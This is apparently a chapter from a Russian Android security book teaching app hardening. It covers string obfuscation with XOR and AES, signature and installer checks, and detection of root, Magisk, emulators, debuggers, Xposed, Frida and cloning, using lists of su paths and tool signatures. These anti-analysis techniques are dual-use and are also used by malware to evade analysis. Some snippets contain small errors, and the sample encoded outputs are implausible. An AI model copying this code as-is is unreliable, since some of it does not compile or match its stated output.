Да, многие инструменты для реверса приложений позволяют просматривать содержимое `strings.xml`, поэтому имя строки (`password`) лучше изменить на что-то безобидное, а сам пароль сделать похожим на диагностическое сообщение (что-то вроде: `Error 8932777`), да еще и использовать только часть этой строки, разбив ее на части с помощью метода `split()`:

java

```
String[] string = getResources().getString(R.string.password).split(" ");
String password = strings[1];
```

Естественно, переменным тоже лучше дать безобидные имена, ну или просто включить ProGuard, который сократит их имена до одно-двухбуквенных сочетаний типа: a, b, c, ab и т. д.

Разбиваем строки на части

Вы можете использовать не только части строк, но и дробить их, чтобы затем собрать воедино. Допустим, вы хотите скрыть в коде строку `MyLittlePony`. Совсем не обязательно хранить ее в одной-единственной переменной, разбейте ее на несколько строк и раскидайте их по разным методам или даже классам:

java

```
String a = "MyLi";
String b = "ttle";
String c = "Pony";
...
String password = a + b + c;
```

Но здесь есть опасность столкнуться с оптимизацией компилятора, который соберет строку воедино для улучшения производительности. Поэтому директивы `static` и `final` к этим переменным лучше не применять.

Кодируем помощью XOR

Для еще большего запутывания исследователей строки можно XOR-ить. Это излюбленный метод начинающих (и не только) вирусописателей. Суть метода: берем

строку, генерируем еще одну строку (ключ), преобразуем в массив байт и применяем операцию исключающего «ИЛИ». В результате получаем закодированную с помощью XOR строку, которую можно раскодировать, вновь применив исключающее «ИЛИ». В коде это все может выглядеть примерно так (создайте класс `StringXOR` и поместите в него эти методы):

java

```
// Кодируем строку
public static String encode(String s, String key) {
 return Base64.encodeToString(xor(s.getBytes(), key.getBytes()), 0);
}

// Декодируем строку
public static String decode(String s, String key) {
 return new String(xor(Base64.decode(s, 0), key.getBytes()));
}

// Сама операция XOR
private static byte[] xor(byte[] a, byte[] key) {
 byte[] out = new byte[a.length];
 for (int i = 0; i < a.length; i++) {
   out[i] = (byte) (a[i] ^ key[i%key.length]);
 }
 return out;
}
```

Придумайте вторую строку (ключ) и закодируйте с ее помощью строки, которые вы хотите скрыть (для примера пусть это будут строки `password1` и `password2`, ключ `1234`):

java

```
String encoded1 = StringXOR.encode("password1", "1234");
String encoded2 = StringXOR.encode("password2", "1234");
Log.e("DEBUG", "encoded1: " + encoded1);
Log.e("DEBUG", "encoded2: " + encoded2);
```

После открытия Android Monitor в Android Studio вы увидите строки вида:

```
encoded1: RVRCRQ==
encoded2: ACHBDS==
```

Это и есть закодированные с помощью XOR оригинальные строки. Добавьте их в код вместо оригинальных, а при доступе к строкам используйте функцию декодирования:

java

```
String password1 = StringXOR.decode(encodedPassword1, "1234");
```

Благодаря этому методу строки не будут открыто лежать в коде приложения, однако раскодировать их тоже не составит труда, так что всецело полагаться на этот метод не стоит. Да и ключ тоже придется как-то прятать.

Шифруем строки

Наиболее надежный способ скрыть строки — зашифровать их. Сделать это можно разными способами, например используя инструменты Stringer (**https://jfxstore.com/stringer/**) или DexGuard (**https://www.guardsquare.com/dexguard**). Преимущество: полностью автоматизированная модификация уже имеющегося кода с целью внедрения шифрования строк. Недостаток: цена, которая доступна компаниям, но слишком высока для независимого разработчика.

Поэтому мы попробуем обойтись своими силами. В простейшем случае шифрование строк средствами Java выполняется так:

java

```
public static byte[] encryptString(String message, SecretKey secret) throws Exception
{
    Cipher cipher = null;
    cipher = Cipher.getInstance("AES/GCM/NOPADDING");
    cipher.init(Cipher.ENCRYPT_MODE, secret);
    return cipher.doFinal(message.getBytes("UTF-8"));
}
```

А расшифровка так:

java

```
public static String decryptString(byte[] cipherText, SecretKey secret) throws
Exception {
    Cipher cipher = null;
    cipher = Cipher.getInstance("AES/GCM/NOPADDING");
    cipher.init(Cipher.DECRYPT_MODE, secret);
    return new String(cipher.doFinal(cipherText), "UTF-8");
}
```

Для генерации ключа достаточно одной строки:

java

```
public static SecretKey generateKey() throws Exception {
    KeyGenerator keyGen = KeyGenerator.getInstance("AES");
```

```
    keyGen.init(128);
    return keyGen.generateKey();
}
```

Плюс функции для перевода ключа в строку и обратно:

java

```
public static String keyToString(SecretKey secretKey) {
    return Base64.encodeToString(secretKey.getEncoded(), Base64.DEFAULT);
}

public static SecretKey stringToKey(String stringKey) {
    byte[] encodedKey = Base64.decode(stringKey.trim(), Base64.DEFAULT);
    return new SecretKeySpec(encodedKey, 0, encodedKey.length, "AES");
}
```

Так же, как и в случае с XOR'ом, добавьте куда-нибудь в начало приложения код, генерирующий ключ, а затем выводящий его в консоль с помощью `Log` (в примере подразумевается, что все криптографические функции мы разместили в классе `Crypto`):

java

```
try {
    SecretKey key = Crypto.generateKey();
    Log.e("DEBUG", "key: " + Crypto.keyToString(key));
catch (Exception e) {}
```

На экране вы увидите ключ, с помощью которого сможете зашифровать строки и точно так же вывести их в консоль:

java

```
// Ваш ключ
String key = "...";
SecretKey secretkey = stringToKey(key);
// Шифруемая строка
String password = "test";
// Шифруем и выводим на экран
byte[] encrypted = encryptString(password, secretkey);
Log.e("DEBUG", "password: " + Base64.encodeToString(encrypted, Base64.DEFAULT));
```

Так вы получите в консоль зашифрованную строку. Далее уже в таком виде вы сможете вставить ее в код приложения и расшифровывать на месте:

java

```
String key = "...";
String encryptedPassword = "...";
SecretKey secretkey = stringToKey(key);
String password = decryptString(Base64.decode(encodedPassword, Base64.DEFAULT),
secretkey);
```

Чтобы еще больше запутать реверсера, вы можете разбить ключ и пароль на несколько частей и «поXORить» их. При включенном ProGuard такой метод превратит весь твой код сборки и расшифровки строк в запутанную мешанину, в которой с наскоку будет не разобраться.

Можно пойти еще дальше и воспользоваться одним из инструментов комплексной защиты Android-приложений, например AppSolid (**https://www.appsolid.co/**). Стоит оно, опять же, дорого, но позволяет зашифровать все приложение целиком. Это действительно способно отпугнуть многих реверсеров, однако есть ряд инструментов, в том числе платный Java-декомпилятор JEB (**https://www.pnfsoftware.com**), который умеет снимать такую защиту в автоматическом режиме.

Советы по использованию шифрования

Есть несколько советов, которых лучше придерживаться при шифровании.

Не используйте AES в режиме ECB. По умолчанию Android (и Java) использует режим ECB при шифровании по алгоритму AES. Проблема режима ECB состоит в том, что он может раскрыть подробности (**https://blog.filippo.io/the-ecb-penguin/**) зашифрованной информации. Вместо него следует использовать режимы CBC и GCM:

java

```
// Как надо делать
Cipher.getInstance("AES/GCM/NOPADDING");

// Как не надо делать
Cipher.getInstance("AES");
```

Всегда используйте случайный IV:

java

```
// Как надо делать
SecureRandom secureRandom = new SecureRandom();
byte[] iv = new byte[IV_LENGTH];
secureRandom.nextBytes(iv);
myCipher.init(Cipher.ENCRYPT_MODE, key, new IvParameterSpec(iv));
```

```
// Как не надо делать
myCipher.init(Cipher.ENCRYPT_MODE, key);
byte[] iv = myCipher.getIV();
```

Заполняйте важные массивы нулями после использования. Вы можете забыть очистить массив, содержащий ключ, и взломщик воспользуется этим, чтобы извлечь ключ напрямую из оперативной памяти:

java

```
byte[] decrypt(byte[] dataToDecrypt, byte[] secretKey) {
    // Расшифровываем данные
    ...
    // Очищаем ключ
    Arrays.fill(secretKey, (byte) 0);
    return decryptedData;
}
```

Храним данные в нативном коде

Наконец, самый хардкорный и действенный метод скрытия данных — их размещение в нативном коде. А если быть точным, в коде, который компилируется не в легко декомпилируемый байткод DEX, а в инструкции ARM/ARM64. Разобрать такой код намного сложнее, декомпиляторов для него нет, сам дизассемблированный код труден для чтения и понимания и требует действительно неплохих навыков от реверсера.

В Android, как и в случае с настольной Java, нативный код обычно пишут на языках C или C++. Так что для нашей задачи мы выберем язык C. Для начала напишем класс-обертку, который будет вызывать наш нативный код (а именно ARM-библиотеку с реализацией функции `getPassword()`):

java

```
public class Secrets {
    static {
        System.loadLibrary("secret");
    }
    public native String getPassword();
}
```

Тела самой функции в коде нет, оно будет располагаться в написанной на C библиотеке (под названием `secret`). Теперь создайте внутри каталожной структуры проекта подкаталог `jni`, создайте в нем файл с именем `secret.c` и поместите в него следующие строки:

C

```
#include <string.h>
#include <jni.h>

jstring Java_com_example_secret_Secrets_getPassword(JNIEnv* env, jobject javaThis) {
    return (*env)->NewStringUTF(env, "password");
}
```

Это, так сказать, референсный вариант библиотеки, которая просто возвращает обратно строку `password`. Чтобы Android Studio понял, как эту библиотеку скомпилировать, нам нужен `Makefile` в том же каталоге:

Makefile

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE:= secret
LOCAL_SRC_FILES := secret.c

include $(BUILD_SHARED_LIBRARY)
```

Это инструкция по компиляции файла `secret.c` в бинарный (библиотечный) файл `secret.so`. В целом это все. За одним исключением: хоть саму нативную библиотеку разобрать будет сложно, для извлечения из нее пароля достаточно достать библиотеку из apk-файла и применить к ней команду `strings` (в Linux-системах):

```
$ strings secret.so
...
password
...
```

А вот если применить к ней все описанные выше техники разбиения строки, XOR, шифрование и т. д., все станет намного сложнее, и мы сразу отобьем желание ковырять свое приложение у 99% реверсеров. Однако и писать все эти техники защиты придется на языках C/C++.

«Крашим» измененное приложение

Еще один метод защиты приложения — сделать так, чтобы его невозможно было запустить при изменении. Реверсер может изменить приложение, чтобы включить флаг отладки, внедрить в него гаджет Frida и просто сделать платное приложение бесплатным. Но как понять, было ли приложение взломано? Точнее, как оно само может это выяснить? Ведь понятия «взломанное» и «невзломанное» существует

только в наших собственных головах, т. е. это понятие достаточно высокого порядка, которое не описать алгоритмически.

Так оно, да не так. Дело в том, что внутри пакета APK есть набор метаданных, которые хранят контрольные суммы абсолютно всех файлов пакета, а сами метаданные подписаны ключом разработчика. Если изменить приложение и вновь его запаковать, метаданные пакета изменятся, и пакет придется подписывать заново. А т. к. ключа разработчика у реверсера нет (и быть не может), он использует либо случайно сгенерированный, либо так называемый тестовый ключ. Сам Android такое приложение спокойно проглотит (он не держит базу всех цифровых подписей всех возможных Android-разработчиков), но у нас-то есть своя цифровая подпись, и мы можем ее сверить!

Сверяем цифровую подпись

Метод довольно простой. Вам необходимо вставить в приложение код, который будет получать хеш ключа текущей цифровой подписи пакета, и сравнивать его с ранее сохраненным. Совпадают — приложение не было перепаковано (и взломано), нет — бьем тревогу.

Для начала вставьте следующий кусок кода в приложение (чем глубже вы его запрячете, тем лучше):

java

```
public static String getSignature(Context context) {
    String apkSignature = null;
    try {
        PackageInfo packageInfo =
context.getPackageManager().getPackageInfo(context.getPackageName(),
PackageManager.GET_SIGNATURES);
        for (Signature signature : packageInfo.signatures) {
            MessageDigest md = MessageDigest.getInstance("SHA");
            md.update(signature.toByteArray());
            apkSignature = Base64.encodeToString(md.digest(), Base64.DEFAULT);
            Log.e("DEBUG", "SIGNATURE: " + apkSignature);
        }
    } catch (Exception e) {}

    return apkSignature;
}
```

Соберите, запустите приложение и посмотрите лог исполнения. Там вы увидите строку `SIGNATURE: 478uEnKQV+fMQT8Dy4AKvHkYibo=`. Это и есть хеш. Его необходимо не просто запомнить, а поместить в код приложения в виде константы, например, под именем `SIGNATURE`. Теперь уберите строку `Log.e("DEBUG", "SIGNATURE: " + apkSignature);` из кода и добавьте следующий метод:

java

```
public static boolean checkSignature(Context context) {
    return SIGNATURE.equals(getSignature(context));
}
```

Он как раз и будет сверять сохраненный хеш с хешем ключа, которым в данный момент подписано приложение. Функция возвращает `true`, если цифровая подпись валидна (приложение не было пересобрано), и `false` — если оно подверглось модификации. Что делать во втором случае — решать вам. Вы можете просто завершить приложение с помощью `os.exit(0)` либо «уронить» его, например, вызвав метод неинициализированного объекта или обратившись к несуществующему значению массива.

Но запомните: взломщик может просто вырезать ваш код сверки цифровой подписи, и он никогда не сработает (это справедливо и в отношении кода, приведенного далее). Поэтому спрячьте его в неочевидном месте, а хеш оригинального ключа зашифруйте, как было показано выше (рис. 16.2).

Рис. 16.2. Искомый хеш ключа

Еще один способ спрятать код сверки цифровой подписи — вынести его в нативную библиотеку. Этот подход подробно рассматривается в статье Yet another temper detection in Android (**https://darvincitech.wordpress.com/2020/03/01/yet-another-tamper-detection-in-android/**). Вместо API Android-предложенная библиотека использует кустарные средства сверки цифровой подписки (в частности, код из библиотек libzip и mbedtls). Также в библиотеке применен ряд средств защиты от реверса, таких как собственные реализации функций `libc` и позаимствованный из OpenSSL способ определения факта изменения кода библиотеки.

Последний работает так: при сборке в секции `text` (содержит код) и `rodata` (содержит константы, включая хеш сертификата) вставляются специальные маркеры, которые помечают начало и конец секции. Далее для данных между этими маркерами вычисляется HMAC и записывается в секцию данных. Во время вызова функции сверки цифровых подписей библиотека проверяет собственную целостность с помощью HMAC. Исходный код библиотеки можно найти на GitHub автора по адресу **https://github.com/darvincisec/DetectTamper**.

Проверяем источник установки

Еще один метод защиты — выяснить, откуда было установлено приложение. Это можно сделать в одну строку, а сама функция может выглядеть так:

java

```
public static boolean checkInstaller(Context context) {
    final String installer =
context.getPackageManager().getInstallerPackageName(context.getPackageName());
    return installer != null && installer.startsWith("com.android.vending");
}
```

Защита от реверса и отладки

Помимо защиты от перепаковки, приложение можно оснастить функциями обнаружения дебаггеров, отладчиков, Frida, прав root на устройстве. Другими словами, сделать так, чтобы приложение просто умело реагировать на присутствие средств реверса в системе и либо скрывало свою истинную функциональность, либо просто отказывалось работать.

Root

Права root — один из главных инструментов реверсера. Root позволяет запускать Frida без патчинга приложений, использовать модули Xposed для изменения поведения приложения и трейсинга приложений, менять низкоуровневые параметры системы. В целом наличие root четко говорит о том, что окружению исполнения доверять нельзя, но как его обнаружить?

Самый простой вариант — поискать исполняемый файл `su` в одном из системных каталогов:

- `/sbin/su`
- `/system/bin/su`
- `/system/bin/failsafe/su`
- `/system/xbin/su`
- `/system/sd/xbin/su`
- `/data/local/su`

- /data/local/xbin/su
- /data/local/bin/su

Бинарник su всегда присутствует на рутованном устройстве, ведь именно с его помощью приложения получают права root. Найти его можно с помощью примитивного кода на Java:

java

```
private static boolean findSu() {
    String[] paths = { "/sbin/su", "/system/bin/su", "/system/xbin/su",
"/data/local/xbin/su", "/data/local/bin/su", "/system/sd/xbin/su",
                                        "/system/bin/failsafe/su", "/data/local/su" };
    for (String path : paths) {
        if (new File(path).exists()) return true;
    }
    return false;
}
```

То же самое можно сделать с помощью функции на языке C, позаимствованной из приложения rootinspector (**https://github.com/devadvance/rootinspector/**):

C

```
jboolean Java_com_example_statfile(JNIEnv * env, jobject this, jstring filepath) {
    jboolean fileExists = 0;
    jboolean isCopy;
    const char * path = (*env)->GetStringUTFChars(env, filepath, &isCopy);
    struct stat fileattrib;

    if (stat(path, &fileattrib) < 0) {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE: stat error: [%s]",
                                                                    strerror(errno));
    } else
    {
        __android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE: stat success,
                                            access perms: [%d]", fileattrib.st_mode);
        return 1;
    }

    return 0;
}
```

Еще один вариант — попробовать не просто найти, а запустить бинарник su:

java

```
try {
    Runtime.getRuntime().exec("su");
```

```
} catch (IOException e) {
    // телефон не рутован
}
```

Если его нет, система выдаст IOException. Но здесь нужно быть осторожным: если устройство все-таки имеет права root, пользователь увидит на экране запрос этих самых прав.

Еще один вариант — найти среди установленных на устройство приложений менеджер прав root. Он как раз и отвечает за показ диалога предоставления прав:

- com.thirdparty.superuser
- eu.chainfire.supersu
- com.noshufou.android.su
- com.koushikdutta.superuser
- com.zachspong.temprootremovejb
- com.ramdroid.appquarantine
- com.topjohnwu.magisk

Для поиска можно использовать такой метод:

java

```
private static boolean isPackageInstalled(String packagename, Context context) {
    PackageManager pm = context.getPackageManager();
    try {
        pm.getPackageInfo(packagename, PackageManager.GET_ACTIVITIES);
        return true;
    } catch (NameNotFoundException e) {
        return false;
    }
}
```

Поиск можно вести и по косвенным признакам. Например, SuperSU, бывший некогда популярным решением для получения прав root, имеет несколько файлов в файловой системе:

- /system/etc/init.d/99SuperSUDaemon
- /system/xbin/daemonsu - SuperSU

Еще один косвенный признак — прошивка, подписанная тестовым ключом. Это не всегда свидетельствует о наличии root, но точно говорит о том, что на устройстве установлен кастом:

java

```
private boolean isTestKeyBuild() {
    String buildTags = android.os.Build.TAGS;
    return buildTags != null && buildTags.contains("test-keys");
}
```

Magisk

Все эти методы детекта root отлично работают до тех пор, пока вы не столкнетесь с устройством, рутованным с помощью Magisk. Это так называемый systemless метод рутинга, когда вместо размещения компонентов для root-доступа в файловой системе происходит подключение поверх нее другой файловой системы (оверлея), содержащей эти компоненты.

Такой механизм работы не только позволяет оставить системный раздел в целостности и сохранности, но и легко скрывает наличие прав root в системе. Встроенная в Magisk функция MagiskHide просто отключает оверлей для выбранных приложений, делая любые классические способы детекта root бесполезными (рис. 16.3).

```
394  3088 I Magisk  : ** boot_complete triggered
394  3553 I Magisk  : ** post-fs-data mode running
394  3553 I Magisk  : * Initializing Magisk environment
394  3553 I Magisk  : * Mounting mirrors
394  3553 I Magisk  : mount: /sbin/.magisk/mirror/system
394  3553 I Magisk  : mount: /sbin/.magisk/mirror/vendor
394  3553 I Magisk  : mount: /sbin/.magisk/mirror/data
394  3553 I Magisk  : * Setting up internal busybox
394  3553 I Magisk  : * Running post-fs-data.d scripts
394  3560 I Magisk  : * Starting MagiskHide
394  3560 I Magisk  : hide_policy: Hiding sensitive props
394  3560 I Magisk  : hide_list init: [com.darvin.security/com.darvin.security]
394  3560 I Magisk  : hide_list init: [com.darvin.security/com.darvin.security:tmpService]
394  3560 I Magisk  : hide_list init: [com.google.android.gms/com.google.android.gms.unstable]
394  3560 I Magisk  : hide_list init: [org.microg.gms.droidguard/com.google.android.gms.unstable]
394  3676 I Magisk  : ** late_start service mode running
394  3676 I Magisk  : * Running service.d scripts
394  6877 I Magisk  : ** boot_complete triggered
394  3560 I Magisk  : proc_monitor: [com.darvin.security] PID=[7709] UID=[10103]
394  3560 I Magisk  : proc_monitor: [com.google.android.gms.unstable] PID=[9129] UID=[10018]
```

Рис. 16.3. Процесс скрытия root можно увидеть в логах Magisk

Но есть в MagiskHide один изъян. Дело в том, что, если приложение, которое находится в списке для скрытия root, запустит сервис в изолированном процессе, Magisk также отключит для него оверлей, но в списке подключенных файловых систем (`/proc/self/mounts`) этот оверлей останется. Соответственно, чтобы обнаружить Magisk, необходимо запустить сервис в изолированном процессе и проверить список подключенных файловых систем.

Способ был описан в статье Detecting Magisk Hide (**https://darvincitech.wordpress.com/2019/11/04/detecting-magisk-hide/**), а исходный код proof of concept выложен на github по адресу **https://github.com/darvincisec/DetectMagiskHide**. Способ работает до сих пор на самой последней версии Magisk: 20.4.

Эмулятор

Реверсеры часто используют эмулятор для запуска подопытного приложения. Поэтому не лишним будет внести в приложение код, проверяющий, не запущено ли оно в виртуальной среде. Сделать это можно, прочитав значение некоторых системных переменных. Например, стандартный эмулятор Android Studio устанавливает такие переменные и значения:

```
ro.hardware=goldfish
ro.kernel.qemu=1
ro.product.model=sdk
```

Прочитав их значения, можно предположить, что код исполняется в эмуляторе:

java

```
public static boolean checkEmulator() {
    try {
        boolean goldfish = getSystemProperty("ro.hardware").contains("goldfish");
        boolean emu = getSystemProperty("ro.kernel.qemu").length() > 0;
        boolean sdk = getSystemProperty("ro.product.model").contains("sdk");

        if (emu || goldfish || sdk) {
            return true;
        }
    } catch (Exception e) {}

    return false;
}

private static String getSystemProperty(String name) throws Exception {
    Class sysProp = Class.forName("android.os.SystemProperties");
    return (String) sysProp.getMethod("get", new
Class[]{String.class}).invoke(sysProp, new Object[]{name});
}
```

Обратите внимание, что класс `android.os.SystemProperties` — скрытый и не доступен в SDK, поэтому для обращения к нему мы используем рефлексию.

В других эмуляторах значения системных переменных могут быть другими. На странице

https://mobile-security.gitbook.io/mobile-security-testing-guide/android-testing-guide/0x05j-testing-resiliency-against-reverse-engineering#emulator-detection-examples

есть таблица со значениями системных переменных, которые могут прямо или косвенно указывать на эмулятор. Там же приведена таблица значений стека телефонии. Например, серийный номер SIM карты 89014103211118510720 однозначно указывает на эмулятор. Многие стандартные значения, а также готовые функции для детекта эмулятора можно найти в этом исходном файле:

https://github.com/strazzere/anti-emulator/blob/master/AntiEmulator/src/diff/strazzere/anti/emulator/FindEmulator.java.

Отладчик

Один из методов реверса — запуск приложения под управлением отладчика. Взломщик может декомпилировать ваше приложение, затем создать в Android Studio одноименный проект, закинуть в него полученные исходники и запустить процесс отладки, не компилируя проект. В этом случае приложение само покажет ему свою логику работы.

Чтобы провернуть такой финт, взломщику придется пересобрать приложение с включенным флагом отладки (`android:debuggable="true"`). Поэтому наивный способ защиты состоит в простой проверке этого флага:

java

```
public static boolean checkDebuggable(Context context){
    return (context.getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE) !=
0;

}
```

Чуть более надежный способ — напрямую спросить систему, подключен ли отладчик:

java

```
public static boolean detectDebugger() {
    return Debug.isDebuggerConnected();
}
```

То же самое в нативном коде:

C

```
JNIEXPORT jboolean JNICALL Java_com_test_debugging_DebuggerConnectedJNI(JNIenv * env,
                                                                        jobject obj) {
    if (gDvm.debuggerConnected || gDvm.debuggerActive) {
        return JNI_TRUE;
    }
    return JNI_FALSE;
}
```

Приведенные методы могут быть использованы для обнаружения отладчика на базе протокола JDWP (как раз тот, что встроен в Android Studio). Но другие отладчики работают по-другому, и методы борьбы с ними будут другими. Отладчик GDB, например, использует системный вызов `ptrace()` для получения контроля над процессом. А следствием использования `ptrace` станет изменение флага `TracerPid` в синте-

тическом файле /proc/self/status с нуля на PID отладчика. Прочитав значение флага, мы узнаем, подключен ли к приложению отладчик GDB:

java

```
public static boolean hasTracerPid() throws IOException {
  BufferedReader reader = null;
  try {
    reader = new BufferedReader(new InputStreamReader(new
                                    FileInputStream("/proc/self/status")), 1000);
    String line;

    while ((line = reader.readLine()) != null) {
        if (line.length() > tracerpid.length()) {
            if (line.substring(0, tracerpid.length()).equalsIgnoreCase(tracerpid)) {
                if (Integer.decode(line.substring(tracerpid.length() + 1).trim()) > 0) {
                    return true;
                }
                break;
            }
        }
    }

  } catch (Exception exception) {
      e.printStackTrace()
  } finally {
      reader.close();
  }

  return false;
}
```

Это слегка модифицированная функция из репозитория anti-emulator (**https://github.com/strazzere/anti-emulator/**). Ее аналог на языке Си будет нетрудно найти на StackOverflow.

Еще один метод борьбы с отладчиками, основанными на ptrace, — попробовать подключиться к самому себе (процессу приложения) в роли отладчика. Для этого надо сделать форк (из нативного кода), а затем попробовать вызвать системный вызов ptrace:

C

```
void fork_and_attach()
{
    int pid = fork();
    if (pid == 0)
```

```
    {
        int ppid = getppid();
        if (ptrace(PTRACE_ATTACH, ppid, NULL, NULL) == 0)
        {
            waitpid(ppid, NULL, 0);
            ptrace(PTRACE_CONT, NULL, NULL);
        }
    }
}
```

Обнаружить встроенный отладчик IDA Pro можно другим способом: через поиск строки `00000000:23946` в файле `/proc/net/tcp` (это стандартный порт отладчика). К сожалению, начиная с Android 9 этот способ не работает.

В старых версиях Android также работал метод прямого поиска процесса отладчика в системе, когда приложение проходит по дереву процессов в файловой системе `/proc` в поисках строк типа `"gdb"` и `"gdbserver"` в файлах `/proc/PID/cmdline`. Начиная с Android 7 доступ к файловой системе `/proc` запрещен (кроме информации о текущем процессе).

Xposed

Xposed — фреймворк для рантайм-модификации приложений. И хотя в основном он используется для установки системных модификаций и твиков, существует масса модулей, которые могут быть использованы для реверса и взлома вашего приложения. Это и различные модули для отключения SSL Pinning, и трассировщики вроде inspeckage, и самописные модули, которые могут быть использованы для какого угодно изменения приложения.

Существует три действенных способа обнаружения Xposed:

1. Поиск пакета `de.robv.android.xposed.installer` среди установленных на устройство.
2. Поиск `libexposed_art.so` и `xposedbridge.jar` в файле `/proc/self/maps`.
3. Поиск класса `de.robv.android.xposed.XposedBridge` среди загруженных в рантайм пакетов.

В статье Android Anti-Hooking Techniques in Java (**https://d3adend.org/blog/posts/android-anti-hooking-techniques-in-java/**) приводится реализация третьего метода одновременно для поиска Xposed и Cydia Substrate. Подход интересен тем, что вместо прямого поиска классов в рантайме он вызывает исключение времени исполнения, а затем ищет нужные классы и методы в стектрейсе:

java

```
try {
    throw new Exception("blah");
}
```

```
catch(Exception e) {
    int zygoteInitCallCount = 0;

    for(StackTraceElement stackTraceElement : e.getStackTrace()) {
        if(stackTraceElement.getClassName().equals("com.android.internal.
                                                        os.ZygoteInit")) {
            zygoteInitCallCount++;
            if(zygoteInitCallCount == 2) {
                Log.wtf("HookDetection", "Substrate is active on the device.");
            }
        }

        if (stackTraceElement.getClassName().equals("com.saurik.substrate.MS$2") &&
                            stackTraceElement.getMethodName().equals("invoked")) {
            Log.wtf("HookDetection", "A method on the stack trace has been hooked
                                                            using Substrate.");
        }

        if
(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridge") &&
                                stackTraceElement.getMethodName().equals("main")) {
            Log.wtf("HookDetection", "Xposed is active on the device.");
        }

        if
(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridge") &&
                        stackTraceElement.getMethodName().equals("handleHookedMethod")) {
            Log.wtf("HookDetection", "A method on the stack trace has been hooked
using Xposed.");
        }
    }
}
```

Frida

Ее величество Frida! Изумительный инструмент, позволяющий перехватить вызов любой функции подопытного приложения, прочесть все ее аргументы и заменить тело на собственную реализацию на языке JavaScript. Frida не только занимает первое место в чемоданчике инструментов любого реверсера, но и служит базой для многих других, более высокоуровневых утилит.

Обнаружить Frida можно множеством разных способов. В статье The Jiu-Jitsu of Detecting Frida (**https://web.archive.org/web/20181227120751/http://www.vantagepoint.sg/blog/90-the-jiu-jitsu-of-detecting-frida**) приводится три (на самом деле 4, но первый уже не актуален) различных способа это сделать:

1. Поиск библиотек `frida-agent` и `frida-gadget` в файле `/proc/self/maps`:

C

```
char line[512];
FILE* fp;
```

```
fp = fopen("/proc/self/maps", "r");

if (fp) {
    while (fgets(line, 512, fp)) {
        if (strstr(line, "frida")) {
            /* Frida найдена */
        }
    }

    fclose(fp);
}
```

Может закончиться неудачей, если взломщик изменит имена библиотек.

2. Поиск в памяти нативных библиотек строки `"LIBFRIDA"`:

C

```
static char keyword[] = "LIBFRIDA";
num_found = 0;

int scan_executable_segments(char * map) {
    char buf[512];
    unsigned long start, end;

    sscanf(map, "%lx-%lx %s", &start, &end, buf);

    if (buf[2] == 'x') {
        return (find_mem_string(start, end, (char*)keyword, 8) == 1);
    } else {
        return 0;
    }
}

void scan() {
    if ((fd = my_openat(AT_FDCWD, "/proc/self/maps", O_RDONLY, 0)) >= 0) {

    while ((read_one_line(fd, map, MAX_LINE)) > 0) {
        if (scan_executable_segments(map) == 1) {
            num_found++;
        }
    }

    if (num_found > 1) {
        /* Frida найдена */
    }
}
```

Взломщик может перекомпилировать Frida с измененными строками.

3. Пройти по всем открытым TCP-портам, отправить в них dbus-сообщение `AUTH` и дождаться ответа Frida:

C

```
for(i = 0 ; i <= 65535 ; i++) {
    sock = socket(AF_INET , SOCK_STREAM , 0);
    sa.sin_port = htons(i);

    if (connect(sock , (struct sockaddr*)&sa , sizeof sa) != -1) {
        __android_log_print(ANDROID_LOG_VERBOSE, APPNAME,  "FRIDA DETECTION [1]:
Open Port: %d", i);

        memset(res, 0 , 7);

        send(sock, "\x00", 1, NULL);
        send(sock, "AUTH\r\n", 6, NULL);

        usleep(100);

        if (ret = recv(sock, res, 6, MSG_DONTWAIT) != -1) {
            if (strcmp(res, "REJECT") == 0) {
                /* Frida найдена */
            }
        }
    }
    close(sock);
}
```

Метод хорошо работает при использовании frida-server (на рутованном устройстве), но бесполезен, если приложение было перепаковано с включением в него frida-gadget (способ, обычно применяемый при невозможности получить root на устройстве).

В статье Detect Frida for Android (**https://darvincitech.wordpress.com/2019/12/23/detect-frida-for-android/**) автор приводит еще три способа:

1. Поиск потоков frida-server и frida-gadget, которые Frida запускают в рамках процесса подопытного приложения.
2. Поиск специфичных для Frida именованных пайпов в каталоге `/proc/<pid>/fd`.
3. Сравнение кода нативных библиотек на диске и в памяти. При внедрении Frida изменяет секцию `text` нативных библиотек.

Примеры использования последних трех техник опубликованы в репозитории на GitHub по адресу **https://github.com/darvincisec/DetectFrida**.

Клонирование

Некоторые производители встраивают в свои прошивки функцию клонирования приложения (Parallel Apps в OnePlus, Dual Apps в Xiaomi и т. д.), которая позволяет установить на смартфон копию выбранного приложения. Прошивка делает это путем создания дополнительного Android-пользователя с идентификатором `999` и устанавливает копию приложений от его имени.

Такую же функциональность предлагают некоторые приложения из маркета (Dual Space, Clone App, Multi Parallel). Они работают по-другому: путем создания изолированной среды для приложения и его установки в собственный приватный каталог.

Второй метод может быть использован для запуска вашего приложения в изолированной среде для изучения. Чтобы воспрепятствовать этому, достаточно проанализировать путь к приватному каталогу приложения. К примеру, приложение с именем пакета `com.example.app` при нормальной установке будет иметь приватный каталог по следующему пути:

```
/data/user/0/com.example.app/files
```

При создании клона с помощью одного из приложений из маркета путь будет уже таким:

```
/data/data/com.ludashi.dualspace/virtual/data/user/0/com.example.app/files
```

А при создании клона с помощью встроенных в прошивку инструментов — таким:

```
/data/user/999/com.example.app/files
```

Соберем все вместе и получим такой метод для детекта изолированной среды:

java

```
private const val DUAL_APP_ID_999 = "999"

fun checkAppCloning(context: Context): Boolean {
    val path: String = context.filesDir.path
    val packageName = context.packageName

    val pathDotCount = path.split(".").size-1
    val packageDotCount = packageName.split(".").size-1

    if (path.contains(DUAL_APP_ID_999) || pathDotCount > packageDotCount) {
        return false
    }

    return true
}
```

Метод основан на способе, приведенном в статье Preventing Android App Cloning (**https://proandroiddev.com/preventing-android-app-cloning-e3194269bcfa**).

Что дальше?

Теперь, дочитав книгу до конца, вы должны иметь общее представление об устройстве Android, j внутреннем устройстве приложений и методах, которыми пользуются злоумышленники при взломе приложений и разработке вредоносного ПО. Но, как говорится, это лишь верхушка айсберга.

Продолжить свое развитие в качестве специалиста по безопасности Android можно путем изучения исходных кодов существующих зловредов. Некоторые из них нетрудно найти прямо в GitHub в декомпилированном виде или даже в оригинальном исходном коде. Например, разработчики Cerberus после безуспешных попыток продать исходники трояна выложили их в свободный доступ.

